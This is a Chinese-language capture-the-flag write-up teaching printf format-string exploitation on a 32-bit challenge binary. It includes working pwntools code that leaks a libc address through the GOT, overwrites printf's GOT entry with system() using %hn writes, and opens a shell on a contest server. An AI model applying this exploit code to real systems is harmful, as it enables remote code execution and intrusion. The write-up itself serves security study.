

这是我做的第一道pwn的题目，一看代码便知道是考察格式化字符串漏洞的利用。于是搜索相关的资料，学习具体如何解题。然后发现目前做pwn类的题目都流行写python脚本，并使用python的一个第三方工具库“pwntools”，该工具库的理念就是为了方便写exp。于是在kali linux 上试着装一下pwntools，刚开始可能由于依赖环境比较复杂会失败，多重试几遍即可。接着就迫不及待学着用这个工具来写exp了。


该题目是一个简单的交互程序，让用户选择输入自己的名字并输出应答语句：




而漏洞在于输出自己的名字所调用的格式化打印函数printf，本来程序只是想把用户输入的名称打印出来，但是printf函数的第一个参数比较特殊，可以传入格式化字符串：



关于格式化字符串的原理不懂的可以自己网上找找资料，比较经典，这里简单说一下常见的利用方式。printf函数的第一个参数是格式化字符串即“Format”，这个字符串参数如果都是一些“正常字符”组成则原样输出，而如果包含以“%”开头的“格式化”字符串则会被进行解析（以下“格式化字符串”一般指的是这种，一个“Format”可包含多个“格式化字符串”），正常每个格式化字符串会对应一个数据作为其参数。printf调用时“Format”字符串指针被压到栈上作为第一个参数，然后如果有第二个参数（根据格式化字符串的情况），是在栈上的第二个参数（高地址往下）。比如，格式化字符串为“%x”，则说明有第二个参数，且该参数的指针紧接着第一个参数下面存放，如下图（代码里printf调用时只有一个参数，然而因为我们输入了格式化字符串，则第一个参数的下一个dword被当作了第二个参数来使用了）：




由于“%x”的含义是打印十六进制数，故此处第二个参数地址（栈地址0xbff44c74）的数据（0xbff44c84），将以十六进制的形式被printf函数输出到控制台：




当然，同样指定一个参数的话，其他格式化字符串可以有不同的功能，比如“%d”会把0xbff44c84以符号整型的形式输出，而“%s”则会把0xbff44c84当作字符串地址，去输出地址0xbff44c84上存储的字符串，当然前提是这个地址存在，否则会出错；“%p”则和“%x”差不多，只不过是多了个前缀“0x”；其他的请自行参考相关资料。

继续学习，我发现格式化字符串经常和“%N”结合（N表示一个非0自然数），这有什么作用呢？测试后发现，N表示格式化字符串后面第几个参数，比如上面的“%x”实际上和“%1$x”等价，此处“%N”的N=1，N后面由符号“$”连接要结合的格式化字符串比如“x”，表示将第1个参数以十六进制输出。这样，我们就可以“跳跃式”来指定格式化字符串的参数了，比如，上面格式化字符串的地址0xbff44c88正好位于格式化字符串后的第6个dword（即第六个参数），我们可以令格式化字符串为“%6$x”，则打印该处的十六进制数据：




同样，与其他的格式化字符串结合也能发挥出灵活的功能，比如“%N$s”能读取存放在格式化字符串后面第N个参数的指针所指向的数据内容；这也是本题用来泄漏某个函数地址的基础。

注意，以上“%N”与其他格式化字符串的结合如果没有用“$”符号连接是有另外一层意思的，比如“%16x”表示把0xbff44c84扩充为16位输出，默认不足16位补空格：




若要以“0”补全16位则“%0.16x”（实际上也和“%1$0.16x”等价，别被吓到了有时候）：




这个特性有一个很重要的作用就是可以让我们的exp以数字代替要输出的实际字符，减少exp的字符串输入，比如由于某些需求我们需要输出1024个字符，则可以用“%1024x”之类的格式化字符串来代替而不必真的写某个字符1024次作为“Format”参数来输出。

目前为止，上面介绍的这些格式化字符串都只能用来读取某些内存的数据，而实际利用过程中我们可能需要改写某些内存数据，这时候就需要用到另外一个格式化字符串“%n”（实际上一般有三种形式“%n”、“%hn”、“%hhn”）。这个格式化字符串和“%s”有相同点，即其参数数据是一个指针，“%s”是读取指针指向的数据，而“%n”则是改写指针指向的数据。具体地，“%n”表示改写参数指针处1个dword即4个字节的数据，“%hn”表示改写参数指针处2个字节的数据，“%hhn”表示改写参数指针处1个字节的数据（这些均在32位机器下成立，64位可以自己验证一下）。这样，改写的目标地址可以控制了（结合类似“%N$n”更灵活），改写的数据怎么控制呢？答案是，计算你在解析到当前“%n”（hn、hhn同理）前一共输出了多少个字符的数据，假设一共输出了1024个字符，那么“%n”的参数指针指向的数据将被改写成1024。

下图示例为重新运行的程序（栈地址和上文的发生了变化，但相对位置不变），输入“1234%n”则将参数指针0xbfed1924处的数据改写成了前面输出的字符数（4）：



输入“%1024x%1$n”，则改成1024（0x400）：



OK，到这里，预备知识应该够了，下面开始进行解题。

Pwn题目的目标正常是getshell，就是获得一个远程命令行，可以执行远程命令。一般实现此目标的方式是劫持目标程序去以“/bin/sh”参数执行system函数（跳转执行）或者调用syscall（指令级），这两种方式都可以获得一个shell，前者一般就是事先预知system函数在进程空间里的地址，跳转到该地址去执行，后者一般通过shellcode实现，进入系统中断进行调用。本题目由于开启了NX保护（数据不可执行），也没有明显可利用的栈溢出漏洞，题目又提供了libc文件，暗示system函数的偏移，所有明显是要我们跳转到system函数来getshell。那么，我们的首要目标是获得system函数的地址，然后才能将程序劫持到该目标地址去执行。

为了获取system函数的地址，我们需要确定libc32.so运行时的加载基址，之后再加上system函数的偏移量即是。而libc32.so运行时的加载基址由于开启了PIE（地址无关可执行文件），会动态变化，即每次运行加载地址不一样。不过如果我们能够知道位于其中的某个运行时函数地址，便可以通过减去其相对偏移得到加载基址。所以，本题的第一步需要先泄漏（leak）这样一个函数地址，实现方式则是利用格式化字符串“%s”。我们知道“%s”可以读取某个指针的字符串数据，那么只要我们事先构造好一个参数指针，指向某个函数的got表项，如printf函数（位于libc32）的got表项，然后使用“%s”读取该参数指针的数据即可。got表好比时win32 PE程序的导入表，运行时会将动态函数地址写入该表项中，而got表项的地址从编译期就确定了（题目elf程序没有开启PIE）。然后，printf将打印出printf函数的实际地址。当然，由于“%s”打印的字符串时被“\00”截断的，但好在正常printf的地址前3个字节都非0，所以我们只需读取打印出来的前4个字符做一下转换处理便能得到printf的地址；其他函数地址的leak类似。以下代码实现printf函数地址的泄漏：

from pwn import \*

import binascii

pwnfile = ELF("./pwn1")

target = process("./pwn1")

def printf(format, result\_count=0):

target.sendline('1')

target.recvuntil('name:')

target.sendline(format)

result = target.recvuntil('input$')

return result[0:result\_count]

printf("00000000000000000000000000000000" + p32(pwnfile.got['printf']))

s\_printfAddress = printf("%14$s", 9)

printfAddress = int(binascii.hexlify(s\_printfAddress[1:5][::-1]), 16)

本题由于格式化字符串直接保存在栈上的临时缓冲区里，所以很方便构造并计算出printf函数的got表项地址和在栈上的偏移，上面构造字符串加了前缀32个0是为了预留足够的空间防止p32(pwnfile.got['printf'])被后面的输入格式化字串覆盖，所以使用“%s”读取时要相对的跳过8个dword（参数），N由原来的6变成了14（6+8）。于是，经过转换获得了printf的函数地址，结合题目给的libc32.so，相当于获得了服务器上的system函数运行地址：

libc32 = ELF("./libc32.so")

systemAdress = printfAddress - libc32.symbols['printf'] + libc32.symbols['system'] #remote

当然，自己本地测试的时候环境不一定和服务器的一致，libc的版本可能不同，这时候就需要调试的时候自己先算一下本地libc的函数偏移了，比如我本地的环境：

systemAdress = printfAddress - 0x0df50 #local

解决了目标地址的问题，下一步就要劫持程序eip去执行system函数了，如何实现呢？这里就该“%n”出马了（实际用的“%hn”，分2次稳定可靠）。还是差不多，构造某个函数的got表项地址，然后修改其保存的函数指针，指向我们要劫持的eip地址。对于本题，修改printf的got表项，使其指向system函数的地址，这样我们输入的字符串就会被当成命令被system函数执行，到时只要我们输入“/bin/sh”便能获得一个远程shell了。

先看看如何把system函数的地址写入printf的got表项：

hi = systemAdress >> 16

low = systemAdress & 0x0000ffff

printf("00000000000000000000000000000000" + p32(pwnfile.got['printf']) + p32(pwnfile.got['printf'] + 2))

target.sendline('1')

target.recvuntil('name:')

payload = ""

if hi > low:

payload += "%" + str(low) + "x%14$hn" + "%" + str(hi - low) + "x%15$hn"

else:

payload += "%" + str(hi) + "x%15$hn" + "%" + str(low - hi) + "x%14$hn"

target.sendline(payload)

这里使用“%hn”两个字节依次写入，不过写入过程一次性完成（printf函数一旦被劫持就无法使用格式化字符串漏洞了）。由于两个字节两个字节地写数据，所以把printf的got表项地址分为两两高低字节，相对的要构造两个地址，地址相差2个字节。然后使用“%N”来格式化输出多个字符数量以写入目标地址。这里有两个小细节要注意，第一由于要一次性写入，所以第一个“%hn”前面的输出与第二个“%hn”前面的输出是叠加的，也就是说第二个“%hn”使用的输出字符数量包含第一个“%hn”使用的输出字符数量。于是这里又有了第二个小细节，谁先谁后的问题，也就是高低字节谁大的问题。需要做一次判断，然后令小值的在前大值的在后，且大值前的“%N”要扣掉之前输出的小值数量。这样就可以稳定可靠的写system地址到printf函数的got表项，成功劫持printf函数了。

最后，输入执行命令参数getshell：

target.sendline('1')

target.recv()

target.sendline('/bin/sh')

target.interactive()

本地getshell：



实际比赛的时候拿远程shell，切换target，并且systemAdress切换成remote（上述）：

target = remote("115.28.185.220", 11111) #remote

拿到远程shell后，在服务器的/home目录下找到pwn的flag文件，cat输出文件内容就能看到flag！